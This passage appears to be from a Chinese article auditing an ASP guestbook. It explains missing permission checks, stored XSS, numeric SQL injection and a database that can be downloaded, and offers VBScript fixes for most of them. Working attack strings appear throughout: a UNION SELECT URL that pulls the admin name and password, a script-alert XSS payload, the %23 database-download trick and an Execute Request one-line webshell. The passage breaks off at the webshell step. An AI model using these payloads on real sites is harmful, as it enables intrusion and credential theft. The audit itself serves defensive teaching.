在写类似的查询语句时最好再加一个判断，到底传递过来的密码与数据库的密码是不是一样："if Rs("password")<>pass then Response.write "提示 账号或密码错误！" end if"。这样做即使可能因为过滤不严而绕过前面的限制，但入侵者在查询数据库时就可以防止突破了。当然我们也可以用Instr对输入的字符进行检测，看是否有单引号之类的特殊字符，有就给出提示，总之自己发挥就好，关键是要搞清楚原理。

未验证用户权限漏洞

通过上面的登录代码我们知道登录成功后会给我们一个Session变量值，本以为只要以后有Session判断就不会存在权限问题。想不到我高估了程序作者，我们来看index.asp的关键代码

```
user=session("lifeuser")
…………省略无关代码
    <% if session("lifeuser")="admin" then %><a
href="remessage.asp?id=<%=rs("id")%>&user=<%=user%>">
<img src="images/replynow.gif" width="45" height="18"
border="0"></a> <a href="edit.asp?id=<%=rs("id")%>&user=
<%=user%>"><img src="images/edit.gif" width="47"
height="18" border="0"></a> <a href="delok.asp?id=<%=rs
("id")%>&user=<%=user%>" onClick="javascript:return con-
firm('警告!这将永久性删除此数据!')"><img src="images/del.
gif" name="del" width="45" height="18" border="0"
id="del"></a>
        <% end if %>
```

上面的代码说明只判断了Session（"lifeuser"）="admin"，如果是就会显示编辑、回复、删除功能的图片与链接；如果不是，那就不显示这些功能。相信读到这里你知道为什么上面我说它只能有一个管理员Admin了吧，如果你加一个lovexysky用户，它也不会显示这些功能。但是不管在首页显示不显示，做为一套开源的系统，总得有个验证吧。恰恰相反，这套系统的编辑、回复、删除、改管理员密码功能页面都可以访问，没做任何的限制。拿编辑页面edit.asp来说吧，在地址里输入"edit.asp?id=20"（当然前提得有这个id值存在）会显示相应的编辑页面，如图1 所示：




图1

这样我们就可以从前台身份修改任意的留言或删除留言了，不过在前台直接改管理员密码不成功，改密码关键代码如下：

```
user=session("lifeuser")
password=trim(request.form("newpassword"))
set rs=server.createobject("adodb.recordset")
sql="select * from admin where name='"&user&"'"
rs.open sql,conn,1,3
rs("password")=password
rs.update
rs.close
set rs=nothing
conn.close
set conn=nothing
```

可以看到它的参数User是我们登录时的Session值。当然我们结合前一个漏洞是绝对可以改掉管理员密码的。建议像这些只有管理员才能访问的页面加一个Session判断，每个文件都这么写未免觉得麻烦，可以写一个通用的文件比如Isadmin.asp，代码如下：

```
<%
Function checkPermission()
  If Session("lifeuser")<>"" then
          checkPermission=TRUE
  Else
          checkPermission=FALSE
  End if
End Function

tmp=checkPermission()
If tmp=FALSE then
  response.redirect "amain.asp"
end if
%>
```

以后在这些需要权限访问的页面加上"<!--#include file="isadmin.asp"-->"调用即可。

跨站攻击漏洞

该跨站漏洞比较怪异，之所以说怪异，是因为它并不像我们想像的你去发一篇留言就可以有跨站效果了。我们打开保存添加留言的addok.asp文件，可以发现开头就有一个函数如下：

```
Function chkstr(str)
        str = replace(str, "<", "&lt;", 1, -1, 1)
        str = replace(str, ">", "&gt;", 1, -1, 1)
    chkstr= str
End Function
```

然后在添加的时候用"message=chkstr(trim(request.Form("message")))"过滤，其它几个变量虽然没加chkstr过滤但都有长度限制。一般来说过滤了<与>符号，那么跨站就没得玩了。不过由于此系统的作者写代码思路不够清晰，所以产生了"怪异"的跨站攻击。打开编辑留言后保存的editok.asp文件，我们可以看到如下代码

```
id=trim(request("id"))
set rs=server.CreateObject("adodb.recordset")
sql="select * from gbook where id="&id
rs.open sql,conn,1,3
rs("username")=request.form("username")
rs("useremail")=request.form("useremail")
rs("userhttp")=request.form("userhttp")
rs("userqq")=request.form("userqq")
rs("msgtitle")=request.form("msgtitle")
rs("message")=request.form("message")
rs.update
rs.close
set rs=nothing
conn.close
set conn=nothing
```

它对传递过来的所有变量都没有过滤就写到数据库里了，结合上一个权限未验证漏洞我们可以编辑一篇留言，为其加上如下代码:

```
<script>alert("Have a Test!\n哈哈，我就是要跨站!")
</script>
```

保存后会返回首页显示留言信息，这个时候就会弹出上面这段代码的对话框了。我想，既然作者想到了过滤<与>，那为什么在编辑的时候却什么也不做呢，太自信了吧？如图2 所示




图2

至于跨站能做什么，网上相关教程蛮多的，一般是Iframe挂马或者偷Cookie之类的，有兴趣的读者自己去研究。关于该漏洞的修补从原理上要注意两点:

A. 过滤或转换用户提交数据中的HTML代码，比如写一个去除HTML格式的函数，以下代码仅供参考:

```
'
'=====================================
' 把字符串进行HTML解码,替换server.htmlencode
' 去除Html格式，用于显示输出
'=====================================
Function outHTML(str)
  Dim sTemp
  sTemp = str
  outHTML = ""
  If IsNull(sTemp) = True Then
    Exit Function
  End If
  sTemp = Replace(sTemp, "&", "&amp;")
  sTemp = Replace(sTemp, "<", "&lt;")
  sTemp = Replace(sTemp, ">", "&gt;")
  sTemp=replace(sTemp,chr(13),"<br>")
  sTemp = Replace(sTemp, Chr(34), "&quot;")
  sTemp = Replace(sTemp, Chr(10), "<br>")
  outHTML = sTemp
End Function
```

显然该系统出问题是因为作者处理问题方式欠佳而引起的，在编辑里加上相应的替换就不会出现这么低级的漏洞了。

B. 限制用户提交数据的长度

我们知道跨站的时候要写代码有一定长度，我们在长度上做文章就在一定程度上限制了跨站漏洞。在写程序的时候我们可以在客户端用Javascript脚本限制一遍，然后在服务端检测一遍了。当然考虑到如果全放在服务端检测会影响服务器性能，我们可以放在客户端检测一遍然后限制非法用户本地提交，以下代码仅供参考:

```
<%
Dim server_v1,server_v2
server_v1=Cstr(Request.ServerVariables
("HTTP_REFERER"))
server_v2=Cstr(Request.ServerVariables
("SERVER_NAME"))
if mid(server_v1,8,len(server_v2))<>server_v2 then
response.write "<br><br><center><table border=1
cellpadding=20 bordercolor=black bgcolor=#EEEEEE
width=450>"
response.write "<tr><td style=font:9pt Verdana>"
response.write "<center>你提交的路径有误，禁止从站点
外部提交数据!</center>"
response.write "</td></tr></table></center>"
response.end
end if
%>
```

不过上面的代码也是存在安全隐患的，因为传递过来的HTTP_REFERER变量可以人为修改，所以建议把重要的数据放在服务器端再检测一遍。


无处不在的注入

在读这套源码的过程中，我发现作者的思路真的可能有点乱:

```
if qq<>"" then
  if not IsNumeric(qq) or len(qq)<5 or len(qq)>11 then
  response.Write"<script language='javascript'>{window.
alert('QQ号必须是5-11位的数字!你不会不知道吧?!');history.go
```

```
(-1)}</script>"
      response.end
      end if
    end if
```

他用了IsNmueric判断一个变量是否为数字型，还判断其长度是否合法，既然在这里能写，为什么在关键的地方不稍微判断一下呢？打开edit.asp文件，关键代码上面已经贴出，就不浪费版面了，可以看到id=trim(request("id")) ID过滤了空格就放到后面的"sql="select * from gbook where id="&id"里去执行了，这就是典型的数字型注入。关于普通的注入方式我不想多说，如图3 所示。


图 3

这里主要想说一下Union查询，因为edit.asp文件里几个变量的值都是从数据库里读出来显示的，那我们用Union查询管理员表中的账号密码放在相应的地方，然后显示不就可以了吗？

> 小提示 当SQL注入的对象是ACCESS数据库时，我们可以利用查询与UNION查询。子查询是常规的and exists (select * from admin)之类，比如list.asp文件访问的是Article表，我们利用子查询可以查同一个数据库下的Admin表里的账号密码，也可以叫做跨表查询。当然不在同一个数据库的话可以跨库查询。

Union查询其实就是用到Union函数。Union操作用于把两个或两个以上的表按列连接起来。它的使用条件是在查询中联结的两个表有相同的列，而且列对应的字段类型相同。如何让其有相同的列？有两种方法，一种办法是一个一个的猜，如"edit.asp?id=20 Union select 1,2,3,4,5,6 from admin"如果列不同会返回如图4所示的出错信息：






图 4

1,2,3……依此一直猜下去，直到猜到14才正确，如图5 所示。

这说明有14个字段，我们分析其中对应的显示，比如我们知道名字对应着2，主题对应着9，那么我们构造查询语句"edit.asp?id=20 Union select 1,name,3,4,5,6,7,8,password,10,11,12,13,14 from admin"就可以在名字后面显示管理员账号，在主题后显示管理员密码，如图6 所示。


图 5


图 6

另一种办法是看源代码以及数据库结构。如edit.asp文件中"sql="select * from gbook where id="&id"即查询Gbook表中所有字段，我们数一下Gbook表有多少个字段即可，有多少就配多少，不用像上面一个个的猜。如果类似雨点下载系统那样只查三个字段还加上Where语句，那你就写上三个再配合后面的Where语句查询吧。因为这里是单用户系统，所以我们可以在后面加个"Where name="admin""的条件。

到此SQL注入说完了，其实它里面的其它文件都有类似的漏洞，就不多说了。我来讲一下修补吧，其实就用IsNmueric函数判断一下，不过把它们写成一个通用的函数再用岂不是更加方便？以下代码仅供参考：

```
'=====================================
'判断是否是数字，否则用默认值替换
'iCheck 要替换的变量,iDefault 默认值
'=====================================
Function GetSafeInt(iCheck,iDefault)
  If Trim(iCheck)="" Then
        GetSafeInt = iDefault
        Exit Function
  End If
  If IsNumeric(iCheck)=false Then
        GetSafeInt = iDefault
        Exit Function
  End If
  GetSafeInt = iCheck
End Function
```

```
'=========================================
'得到安全字符串,在查询中或有必要强行替换的表单中使用
'str 要替换的字符串
'=========================================
Function GetSafeStr(str)
  GetSafeStr = Replace(Replace(Replace(Trim(str), "'", ""), Chr(34), ""), ";", "")
  GetSafeStr = Replace(Replace(Replace(Replace(Replace(str,"'","'"),"""","“"),"&","&"),"<","&lt;"),">","&gt;")
End Function
```

不安全的数据库

看了一下该系统的说明文件,里面有这么一句:"4.加强了数据库防下载措施"。对比了一下两个版本的区别,原来就是前面多了一个"#"。狂汗,看来得为它上上课了。

A.防下载措施不好

该留言本V1.0默认数据库为"data/lifedata.asp"而V1.5版本为"data/#lifedata.asp",由此可见作者对数据库防下载还是知道一点点,只可惜没有跟上时代的步伐。这种防下载方式已经不行了。#改为%23,然后用迅雷下载回来改名就可以打开了。

B.利用跨站漏洞写Shell

前面说到可以留言后在前台编辑自己的留言。我们在标题里写个一句话木马"<%Execute Request("a")%>"然后访问数据库文件"data/%23lifedata.asp",出现如图7的错误提示(注意底部的出错信息,这才是关键):

